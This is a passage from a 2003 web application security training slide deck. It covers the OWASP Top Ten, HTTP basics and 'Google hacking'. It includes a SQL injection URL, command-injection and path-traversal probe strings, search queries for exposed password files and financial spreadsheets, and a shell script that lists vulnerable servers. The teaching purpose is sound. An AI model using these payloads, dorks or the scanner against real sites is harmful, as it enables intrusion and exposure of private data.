    Copyright ©2003 byinfosecguru.com, All Rights Reserved 66 Press this link to get to your bank Underlying link: http://www.mybank.com?a=<evil javascript> The JavaScript program collects and sends user names and passwords Enter your login information 1 2 Username Password 3 Cross Site Scripting - Example
  • 67.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 67 Parameter Tampering • Vulnerability explanationVulnerability explanation: Parameters are used to obtain information from the client. This information can be changed in a site’s URL parameter • Why Parameter TamperingWhy Parameter Tampering: Developers focus on the legal values of parameters and how they should be utilized. Little if any attention is given to the incorrect values • As a result of this manipulationAs a result of this manipulation : The application can perform a function that was not intended by its developer like giving access to customer information
  • 68.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 68 Parameter Tampering - Example
  • 69.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 69 Parameter Tampering - Example
  • 70.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 70 Forceful Browsing • Vulnerability explanationVulnerability explanation: By “guessing” the names of files and directories the hacker can view them without going through the business logic leading to those objects • Why forceful browsingWhy forceful browsing: 1. Default files are left during the installation process 2. New files that should not be exposed and old files which should be removed are left (outside the normal flow) by mistake • As a result of this manipulationAs a result of this manipulation : Content (log files, administration facilities, application source code) is revealed due to file and directory access
  • 71.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 71 Forceful Browsing - Example
  • 72.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 72 Forceful Browsing - Example
  • 73.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 73 Forceful Browsing - Example
  • 74.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 74 OWASP Top Ten List Open Web Application Security Project
  • 75.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 75 About OWASP • Founded in Sept 2000 in Response to – A Growing Demand for Information – An Alarming Amount of Disinformation • Project Structure – Over 30 Volunteers From All Over World – In Process of Setting Up a Non-Profit Foundation – Meritocracy – Online Community • Mission : Dedicated to Sharing Knowledge and Building Open Source Software Relating to Web Application Security • All Work Copyrighted to the Free Software Foundation and Released Under Approved Open Source Licenses
  • 76.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 76 About OWASP • Web Site – http://www.owasp.org – 500 attacks a day ! • OWASP Projects – Documentation Projects • OWASP Guide (Version 2.0 Due Summer 2004) • OWASP Top Ten • ISO17799 (Due March) • OWASP Testing (Part 1 Due End of Feb) • AppSec FAQ – Development Project • oPortal • CodeSeeker • WebScarab • OCL • VulnXML Database • WebGoat • .NET Projects – ANSA – ABSA
  • 77.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 77 The Reason for the OWASP Top Ten • OWASP Guide 1.0 – Developer Centric – 150 Pages • “My CIO doesn’t get it, please help me” • “My Boss isn’t that technical” • OWASP Top Ten Version 1 – Release Jan 2003 – A Lot of Press Attention – Instant Hit with Community • Why Top Ten 2004 – Improve / Evolve What We Have Learned / Continue to Learn – Align the Top Ten to OASIS WAS Thesaurus – New Category for Evolving Business Climate • Top Ten Primary Authors – Jeff Williams – Dave Wichers – Bruce Mayhew
  • 78.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 78 Considerations • When We Are Discussing the Top Ten You May Want To Ask Yourself Questions Like These – Could any firewall stop this from happening? – Could SSL Stop This from Happening? – Would This Type of Attack Show Up In Any Intrusion Detection System? – How Would I Fix This Type of Problem?
  • 79.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 79 Unvalidated Input • Common Attack Names – Parameter Tampering – Cookie Poisoning • Impact – Attacks on System – Attack / Bypass The Core System Functionality – Can Touch Data of Record • Realistic Examples – Attacker Changes The Price of Plasma TV from $5,000 to $50 – Attacker Gets Access to Order Tracking Information • Additional Notes – Client Side Validation • Fine for Performance and Usability • No Security Benefit – Encoding Schemes • Unicode • Hex and other character sets
  • 80.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 80 Unvalidated Input Before Hidden Form Field Manipulation
  • 81.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 81 Unvalidated Input After Hidden Form Field Manipulation Paid to Surf the Web!
  • 82.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 82 Unvalidated Input The Negative Values Are Not Checked A different version of “How to be a Millionaire”!
  • 83.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 83 Broken Access Control • Common Attack Names – Privilege Escalation – Fail Open Access Control • Impact – Malicious Users Can Bypass Authorization Checks – Standard Users Can Become Super-Users – Users Can Use System Functionality Not Intended For Them • Realistic Examples – Attacker Becomes Plan Administrator for a 401K – Attacker Gets to View the User Database / Payroll Information • Additional Notes – Access Control Systems Are Hard To Build – Harder To Control and Centralize
  • 84.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 84 Broken Authentication and Session Management • Common Attack Names – Brute Force Password Cracking – Brute Force Session ID Cracking – Session Hi-jacking – Session Fixation • Impact – Attacker Compromises User Accounts – Attackers Login with No Authentication Checks – Attacker Able to Create His / Her Own Logon – Attacker Can Hi-Jack Session of Another User • Realistic Examples – Attacker Tries 100’s of Thousands of Passwords – Attacker Creates His / Her Own Session Cookies • Additional Notes – Modern Frameworks Like J2EE and .NET Have Good Authentication Support and Session Management Support – Developers Often Confused of Choice and “What To Use When”
  • 85.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 85 Broken Authentication and Session Management • Session Management Example Time based with randomly incremented number appended • EE51091718351065 • EE51091718351703 • EE51091718352354 • EE51091718352411 – Keys created on 09/17 at 6:35 PM, EST
  • 86.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 86 Cross Site Scripting (XSS) Flaws • Common Attack Names – Cross Site Scripting – XSS – JavaScript Injection • Impact – Attack on a User Not a System – Usually Starts with Social Engineering • Realistic Examples – Stealing Users Session Cookies – Displaying Phishing Site • Additional Notes – Widely Reported (Especially in Open Source Software) – Rarely Seen To Be Used By Hackers in the Wild – Potential to Be Devastating But So Far Not Seen in Action
  • 87.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 87 Buffer Overflows • Common Attack Names – Stack Overflows – Heap Overflows – Format Strings • Impact – Remote System Access (Often OS) – Ability to Execute Commands and Code Of Attackers Choice • Realistic Examples – Attacker Spawns an Interactive Shell on the Web Server • Additional Notes – Modern Languages (Java, C#) Manage Memory Automatically – Still A Lot of Legacy C CGI in the World !
  • 88.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 88 Injection Flaws • Common Attack Names – OS Command Injection – Script Injection – SQL Injection • Impact – Read and Write Data in System Backend – Run Arbitrary OS Commands – Execute Code of Their Choice • Realistic Examples – Attacker Reads Entire Database Through Web Browser – Attacker Adds Dollars to His / Her Bank Account – Attacker Reads Password File from Web Server • Additional Notes – These Attacks Are On the Increase – Modern Frameworks (.NET, Java) Have Basic Mechanisms for Stopping Them – Creating Data Access API’s Go Along Way to Preventing SQL Injection – Common Input Validation Routines Helps Significantly
  • 89.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 89 Injection Flaws • SQL Injection Example http://www.site/balance.asp?account_id=755+OR+1=1;-- SELECT * FROM bankacct WHERE userID=755 OR 1=1;--; – This would return all rows from the table – Note: Whether or not the data would be displayed depends on the rest of the code – Often Attackers Will Use Core Database Functionality like xp_cmdshell to Launch Attacks
  • 90.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 90 Improper Error Handling • Impact – Sensitive Data “spilled” to the attacker • Realistic Examples – Database Connection Strings Contained in Verbose Error Messages – “Username not registered” facilitates accurate brute force password guessing – Software Version 5.2 • Additional Notes – Modern Frameworks Have Global Error Handling Routines – Configuration Management Goes Along Way
  • 91.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 91 Insecure Storage • Impact – Data Disclosure – Privacy Violations • Realistic Examples – Personal Data Weekly Stored In Cookies – Passwords Obfuscated in Databases • Additional Notes – Developers Are Generally Not Good Cryptographers – Modern Frameworks Have Good Cryptographic API’s
  • 92.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 92 Denial of Service • Impact – Loss of Business • Realistic Examples – User Account Lockouts – Users Unsubscribed from Services • Additional Notes – New to OWASP Top Ten for 2004 – More Self Service Sites – Predict that a Major Site Will Suffer from Application DoS This Year
  • 93.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 93 Insecure Configuration Management • Common Attack Names – Default Username and Passwords – Insecure Example Applications – Open Administrative Interfaces – Remote Publishing Enabled • Impact – Web Server Defacement – Remote System Compromise • Realistic Examples – Java Application Server Admin Consoles – WebDAV enabled (PUT and DELETE content to web server)
  • 94.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 94 Insecure Configuration Management ASP Sample Application with Security Implications
  • 95.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 95 Considerations Revisited – Could any firewall stop this from happening? – Could SSL Stop This from Happening? – Would This Type of Attack Show Up In Any Intrusion Detection System? – How Would I Fix This Type of Problem?
  • 96.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 96 What is the Big Deal? • You Own the Code and therefore The Problem – Unlike Windows Where Eventually Microsoft Fixes it • Web Has Become Lowest Common Denominator Interface to All Data – Sensitive Banking, Payroll, Medical – Web Services • Network Security Has Paved Way for a Consistent Open Communication Channel – HTTP is Almost Always Open – XML, HTTP and SSL – “The Integration Dream Team” • Security Consultants Are Generally Not Skilled in Application Security – Not Developers – Network / OS Centric – Don’t Have an Online Bank To Learn From
  • 97.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 97 What Are Some Solutions to the Problem? • No Silver Bullet – Scanning Technology Finds About 20% of Issues – Application Firewalls Can’t Understand Human Logic • Think Strategic Not Tactical – Costs 100 Times Less To Fix Issue at Design Than in Production • Security for Software Development Lifecycle (SDLC) – Think about a RUP for Security • Define Security Requirements • Create Security Patterns • Test Early and Often • Testing Application Security Effectively is Not About Black Box Scanning – Documentation – Development Process – Design and Architecture – Code Analysis and Manual Inspection – Implementation and Configuration Management (Which Maybe Scanning)
  • 98.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 98 What Are Some Solutions to the Problem? • Process – Security for Software Development Lifecycle • Build Secure Development Process – Create Strong Documentation • Application Security Policy • Requirements Gathering • Design • Threat Models • People – Develop Security Culture – Educate Developers and System Designers – Help Developers Do The Right Thing • Technology – Develop Application Security Architectures – Build Re-Useable Components – Use Safe Frameworks and Languages
  • 99.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 99 HTTP & HTML Understanding RFC 2616
  • 100.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 100 HTTP – HyperText Transfer Protocol • HTTP – The protocol behind the web (WWW) • Versions: 0.9, 1.0, 1.1 • RFCs: 1945, 2068, 2616 • By understanding how HTTP works, you’ll be able to: 1. Manually query web servers and receive low-level information that typical web browsers hide from the user. 2. Understand the interaction between web clients and web servers 3. Develop web related software, such as CGIs and ASPs more easily
  • 101.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 101 HTTP Basics • Let’s take a look at the user’s request from the browser: http://www.site.com:80/ – http:// - use the HTTP protocol – www.site.com- name of remote server (site) – :80 – connect to the remote computer at port 80 – / - anything after the hostname and optional port number is regarded as a document path. • Let’s take a look at the actual message that the browser sends to the server:
  • 102.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 102 HTTP Basics • Here is the server’s response: Request:
  • 103.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 103 HTTP Basics • HTTP Methods: – GET - retrieve a document – HEAD - retrieve header information – POST - Send data to the server – PUT, DELETE - store an entity-body at the URL, and delete a URL • Note (i): There are more methods, but we won't talk about them now. • Note (ii): It is possible to send data to a web application (such as CGIs and ASPs) using GET, the data is appended to the path (After the '?') and is called the QUERY. • URL Encoding: data sent to web application should be encoded in a special format. Since it can be appended to the URL itself, it cannot contain special characters such as space, newlines, '&', '=', etc. The format is %HH where HH is a hexadecimal representation of the character needed.
  • 104.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 104 HTTP Basics • Content-Type header: text/html, text/plain, application/octet-stream, application/x-trash, application/x-www-urlencoded • Server response codes: • 2XX Client Request Successful • 3XX Redirection • 4XX Error seems to be in the client • 5XX Error seems to be in the server
  • 105.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 105 HTML – Hypertext Markup Language • HTML is a text-based, text formatting description. • HTML is CaSe-InSeNsItIvE • Some tags are only given once: <LI>, <P>, <HR> • Others must be closed explicitly: <H1> </H1>, <a href=… </a> • Let’s take a look at some important HTML tags:
  • 106.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 106 HTML Basics <a href="http://www.site.com">This is a link to www.site.com</a> <img src="http://www.site.com/images/pic.gif"> <FORM METHOD=POST ACTION="www.site.com/cgi-bin/script.pl"> <input type=hidden name="parameter_name" value="parameter_value"> <input type=text name="paramerer_name" value="parameter_value"> <textarea name=name cols=10 rows=10>Contents</textarea> <SELECT name="selection_parameter"> <option value="option_a">option a <option value="option_b">option b </SELECT> <input type=submit name=submit value=" click here"> <!-- This is an HTML comment, and is not seen on the page--> </FORM>
  • 107.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 107 HTML Basics • Let's take a look at an HTML form (Method=GET): • When the submit button is pressed, the browser will send the following request: • GET /cgi-bin/script.asp? username=myName&password=myPassword&sessionId= 12ouh349d9242uh&submit=click+here HTTP/1.1
  • 108.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 108 HTML Basics • Now, let’s take a look at the same HTML form (Method=POST):
  • 109.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 109 HTML Basics • Other things you should know about: – Redirections (HTTP): • Redirection happens when the server sends the following response: HTTP/1.1 302 Found Server: Microsoft-IIS/5.0 Date: Thu, 07 Mar 2002 16:26:39 GMT Location: /path/to/file.asp – META HTTP-EQUIV (refresh/redirection, set-cookie): <meta http-equiv="refresh" content="5; URL=http://www.site.com">
  • 110.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 110 HTML Basics • Still more things you should know: • Frames: <html> <FRAMESET COLS="50%,50%"> <FRAME SRC="/left.html"> <FRAME SRC="/right.html"> </FRAMESET> </html> • HTTPS (SSL): HTTPS is the use of Secure Socket Layer (SSL) as a sublayer under regular HTTP application layering. (HTTPS uses port 443 instead of HTTP port 80 in its interactions with the lower layer, TCP/IP.)
  • 111.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 111 Using SSL & Proxies Giving Privacy & Anonymity to the Masses
  • 112.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 112 Basic Authentication A simple user ID and password-based authentication scheme, and provides the following: – To identify which user is accessing the server – To limit users to accessing specific pages (identified as Universal Resource Locators, URLs
  • 113.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 113 Secure Socket Layer (SSL) • Netscape Inc. originally created the SSL protocol, but now it is implemented in World Wide Web browsers and servers from many vendors. SSL provides the following - Confidentiality through an encrypted connection based on symmetric keys - Authentication using public key identification and verification - Connection reliability through integrity checking • There are two parts to SSL standard, as follows: − The SSL Handshake is a protocol for initial authentication and transfer of encryption keys. − The SSL Record protocol is a protocol for transferring encrypted data
  • 114.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 114 Secure Socket Layer Cont.. • The client sends a "hello" message to the Web server, and the server responds with a copy of its digital certificate. • The client decrypts the server's public key using the well-known public key of the Certificate Authority such as VeriSign. • The client generates two random numbers that will be used for symmetric key encryption, one number for the receiving channel and one for the sending channel. These keys are encrypted using the server's public key and then transmitted to the server. • The client issues a challenge (some text encrypted with the send key) to the server using the send symmetric key and waits for a response from the server that is using the receive symmetric key. • Optional, server authenticates client • Data is exchanged across the secure channel.
  • 115.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 115 Application Proxy • Application Level Gateway • The communication steps are as follows – User connects to proxy server – From proxy server, user connects to destination server • Proxy server can provide – Content Screening – Logging – Authentication
  • 116.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 116 Application (telnet) Proxy Cont.. N o n - S e c u r e N e t w o r k S e c u r e N e t w o r k T e ln e t T e ln e tT e ln e t d P o r x y S e r v e r T e ln e t d
  • 117.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 117 SOCKS Server • Circuit-level gateways • Generally for outbound TCP traffic from secure network • Client code must be installed on the user’s machine. • The communication steps are as follows: – User starts application using destination server IP address – SOCKS server intercepts and authenticates the IP address and the userID – SOCKS creates a second session to non-secure system
  • 118.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 118 Socks Servers Cont.. N o n - S e c u r e N e t w o r k S e c u r e N e t w o r k S o c k S if ie d C lie n t S t a n d a r d S e r v e r S o c k s s e r v e r
  • 119.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 119 Google Hacking Using Google to collect Application Information
  • 120.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 120 what’s this about? • using search engines to do interesting (sometimes unintended) stuff – sp3ak l1ke l33to hax0rs – act as transparent proxy servers – sneak past security – find development sites
  • 121.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved what’s this about? • using search engines to find exploitable targets on the web which – run certain operating systems – run certain web server software – harbor specific vulnerabilities – harbor sensitive data in public directories – harbor sensitive data in public files • automating the process: googlescan
  • 122.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved pick your poison we have certain needs from a search engine: – advanced search options (not just AND’s and OR’s) – browsing down or changed pages (caching) – instant response (zero-wait) – document and language translations – web, news, image and ftp searches The obvious choice: Google
  • 123.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 123 not new...Vincent GAILLOT < vgaillot@telecom.insa-lyon.fr > posted this to BUGTRAQ nearly two years ago...
  • 124.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 124 hax0r for those of us spending way too much time spe@king hax0r...
  • 125.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved /misc: “Google Hacks” There is this book. And it’s an O’REILLY book. But it’s not about hacking. It’s about searching. I didn’t write it. Because if I wrote it, it would really be about hacking using Google and that would get both Google and O’REILLY both really upset and then lawyers would get involved, which is never good unless of course the lawyer happens to be Jennifer Granick... =)
  • 126.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 126 proxy Google offers a very nice language translation service.
  • 127.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 127 for example, translating from english to spanish... proxy
  • 128.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 128 Our english-to-spanish translated Google page is: http://translate.google.com/translate (main URL) ?u=http://www.defcon.org&langpair=en|es (options) What happens if we play with the options a bit to provide an english-to-english translation, for example? http://translate.google.com/translate (main URL) ?u=http://www.defcon.org&langpair=en|en (options) proxy
  • 129.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 129 we’re surfing through Google, not to the evil DEFCON page. The boss will be sooo proud! 8P proxy
  • 130.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 130 proxy • Google proxy bouncers – http://exploit.wox.org/tools/googleproxy.html
  • 131.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 131 finding development sites this is a copy of a production site found on a web development company’s server... use unique phrases from an existing site to find mirrors or development servers hosting the same page.
  • 132.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 132 finding development sites troll the development site with another search looking for more files on that server...
  • 133.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 133 finding development sites eventually, creative searching can lead to pay dirt: a source code dump dir!
  • 134.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved auth bypass • Let’s say an attacker is interested in what’s behind www.thin-ice.com, a password protected page:
  • 135.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved auth bypass • One search gives us insight into the structure of the site:
  • 136.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved auth bypass • Another search gives a cache link:
  • 137.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved auth bypass • Another click takes us to the cached version of the page (no password needed!)
  • 138.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved auth bypass • One more click to the really interesting stuff... site source code! *this site was notified and secured before making this public. sorry, kids ;-)
  • 139.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Google search syntax Tossing Google around requires a firm grasp of the basics. Many of the details can be found here: http://www.google.com/apis/reference.html
  • 140.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 140 simple word search A simple search...
  • 141.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 141 simple word search ...can return amazing results. This is the contents of a live .bash_history file!
  • 142.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 142 simple word search Crawling around on the same web site reveals a firewall configuration file complete with a username and password...
  • 143.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 143 simple word search ...as well as an ssh known hosts file!...as well as an ssh known hosts file!
  • 144.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved simple phrase search Creativity with search phrases (note the use of quotes)…
  • 145.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved simple phrase search ...can reveal interesting tidbits like...can reveal interesting tidbits like this Cold Fusion error message.this Cold Fusion error message.
  • 146.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved simple phrase search (Error messages(Error messages can be verycan be very revealing. )revealing. )
  • 147.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 147 simple phrase search II Sometimes the most idiotic searches (“enter UNIX command”)...
  • 148.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 148 simple phrase search II ...can be the most rewarding!
  • 149.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 149 symbol use + (plus) AND, force use - (dash) NOT (when used outside quotes) . (period) any character - (dash) space (when used in quotes) * (asterisk) wildcard word (when used in quotes) special characters
  • 150.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 150 site: site-specific search site:gov boobs
  • 151.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 151 site: crawling site:defcon.org defcon -use the site: keyword along with the site name for a quick list of potential servers and directories
  • 152.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 152 site: crawling -use the site: keyword along with a common file extension to find accidental directory listings..
  • 153.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 153 Date Searching Date Restricted Search Star Wars daterange:2452122-2452234 If you want to limit your results to documents that were published within a specific date range, then you can use the “daterange: “ query term to accomplish this. The “daterange:” query term must be in the following format: daterange:<start_date>-<end date> where <start_date> = Julian date indicating the start of the date range <end_date> = Julian date indicating the end of the date range The Julian date is calculated by the number of days since January 1, 4713 BC. For example, the Julian date for August 1, 2001 is 2452122.
  • 154.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Title searching Starting a query with the term "allintitle:" restricts the results to those with all of the query words in the title. allintitle: Google search Title Search (all) If you prepend "intitle:" to a query term, Google search restricts the results to documents containing that word in the title. Note there can be no space between the "intitle:" and the following word. Note: Putting "intitle:" in front of every word in your query is equivalent to putting "allintitle:" at the front of your query. intitle:Google searchTitle Search (term)
  • 155.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 155 INURL: URL Searches inurl: find the search term within the URL inurl:admininurl:admin inurl:admininurl:admin users mboxusers mbox inurl:admin usersinurl:admin users passwordspasswords
  • 156.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 156 filetype: filetype:xls “checkingfiletype:xls “checking account” “credit card”account” “credit card” many moremany more examplesexamples coming... patience...coming... patience...
  • 157.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Windows-based default server intitle:"Welcome to Windows 2000 Internet Services"
  • 158.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Windows-based default server intitle:"Under construction" "does not currently have"
  • 159.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Windows NT 4.0 intitle:“Welcome to IIS 4.0"
  • 160.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved OpenBSD/Apache (scalp=) “powered by Apache” “powered by openbsd"
  • 161.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Apache 1.2.6 Intitle:”Test Page for Apache” “It Worked!”
  • 162.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Apache 1.3.0 – 1.3.9 Intitle:”Test Page for Apache” “It worked!” “this web site!”
  • 163.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Apache 1.3.11 - 1.3.26 "seeing this instead" intitle:"Test Page for Apache"
  • 164.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Apache 2.0 Intitle:”Simple page for Apache” “Apache Hook Functions”
  • 165.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Directory Info Gathering Some servers, like Apache, generate a server version tag...
  • 166.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Apache Version Info ...which we can harvest for some quick stats... Apache Version Number of Servers 1.3.6 119,000.00 1.3.3 151,000.00 1.3.14 159,000.00 1.3.24 171,000.00 1.3.9 203,000.00 2.0.39 256,000.00 1.3.23 259,000.00 1.3.19 260,000.00 1.3.12 300,000.00 1.3.20 353,000.00 1.3.22 495,000.00 1.3.26 896,000.00
  • 167.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Weird Apache Versions Esoteric Apache Versions found on Google query: intitle:"Index of" "Apache/[ver] Server at" 310 27,300 5 60,500 69,300 74 61 3 9 20 2 1,130 474 62,900 9,400 73933 30 207 93245 1,120 65,00064,200 45,200 0 10000 20000 30000 40000 50000 60000 70000 80000 1.2.6 1.3b6 1.3.0 1.3.1 1.3.2 1.3.4-dev 1.3.4 1.3.7-dev 1.3.11 1.3.15-dev 1.3.17 1.3.17-HOF 1.3.21-dev 1.3.23-dev 1.3.24-dev 1.3.26+interserver 1.3.xx 2.0.16 2.0.18 2.0.28 2.0.32 2.0.35 2.0.36 2.0.37-dev 2.0.40-dev A p a c h e V e r s i o n NumberofServers
  • 168.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Common Apache Versions Common Apache Versions found on Google query: intitle:"Index of" "Apache/[ver] Server at" 159,000 260,000 353,000 495,000 259,000 171,000 896,000 256,000 119,000 151,000 203,000 300,000 0.00 200,000.00 400,000.00 600,000.00 800,000.00 1,000,000.00 1.3.12 1.3.14 1.3.19 1.3.20 1.3.22 1.3.23 1.3.24 1.3.26 1.3.3 1.3.6 1.3.9 2.0.39 Apache Server Version NumberofServers
  • 169.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 169 vulnerability trolling A new vulnerability hits the streets...
  • 170.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 170 vulnerability trolling The vulnerability lies in a cgi script called “normal_html.cgi”
  • 171.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 171 vulnerability trolling 212 sites are found with the vulnerable CGI the day the exploit is released.
  • 172.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Directory Listings • Directory listings are often misconfigurations in the web server. • A directory listing shows a list of files in a directory as opposed to presenting a web page. • Directory listings can provide very useful information.
  • 173.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Directory Example a query of intitle:”Index of” reveals sites like this one. The “intitle” keyword is one of the most powerful in the google master’s arsenal...
  • 174.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Directory Example notice that the directory listing shows the names of the files in the directory. we can combine our “intitle” search with another search to find specific files available on the web.
  • 175.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Intitle:”Index of” .htpasswd Lots more examples coming. Stick around for the grand finale...
  • 176.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Googlescan • With a known set of file-based web vulnerabilities, a vulnerability scanner based on search engines is certainly a reality. • Let’s take a look at a painfully simple example using nothing more than UNIX shell commands...
  • 177.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved 177 Googlescan.shfirst, create a file (vuln_files) with the names of cgi programs...
  • 178.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Googlescan.sh rm temp awk -F"/" '{print $NF"|http://www.google.com/search?q= intitle%3A%22Index+of%22+"$NF}' vuln_files > queries for query in `cat queries` do echo -n $query"|" >> temp echo $query | awk -F"|" '{print $2}' lynx -source `echo $query | awk -F"|" '{print $2}'` | grep "of about" | awk -F "of about" '{print $2}' | awk -F"." '{print $1}' | tr -d "</b>[:cntrl:] " >> temp echo " " >> temp Done cat temp | awk -F"|" '{print "<A HREF="" $2 "">" $1 " (" $3 "hits) </A><BR><BR>"}' | grep -v "(1,770,000" > report.html ...then, use this shell script...
  • 179.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Googlescan.sh output ...to output an html list of potentially vulnerable or interesting web servers according to Google.
  • 180.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved http://johnny.ihackstuff.com/googledorks.shtml
  • 181.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Rise of the Robots • “Rise of the Robots”, Phrack 57-10 by Michal Zalewski: autonomous malicious robots powered by public search engines • Search engine crawlers pick up malicious links and follow them, actively exploiting targets
  • 182.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Rise of the Robots: Example Michal presents the following example links on his indexed web page: http://somehost/cgi-bin/script.pl?p1=../../../../attack http://somehost/cgi-bin/script.pl?p1=;attack http://somehost/cgi-bin/script.pl?p1=|attack http://somehost/cgi-bin/script.pl?p1=`attack` http://somehost/cgi-bin/script.pl?p1=$(attack) http://somehost:54321/attack?`id` http://somehost/AAAAAAAAAAAAAAAAAAAAA...
  • 183.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Rise of the Robots: Results • Within Michal’s study, the robots followed all the links as written, including connecting to non- http ports! • The robots followed the “attack links,” performing the attack completely unawares. • Moral: Search engines can attack for you, and store the results, all without an attacker sending a single packet directly to the target.
  • 184.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved Google’s advice • This isn’t Google’s fault. • Google is very happy to remove references. See http://www.google.com/remove.html. • Follow the webmaster advice found at http://www.google.com/webmasters/faq.ht ml.
  • 185.
    Copyright ©2003 byinfosecguru.com, All Rights Reserved My advice • Don’t be a dork. Keep it off the web! • Scan yourself. • Be proactive. • Watch googledorks (http://johnny.ihackstuff.com/googledorks.shtml)
  • 186.
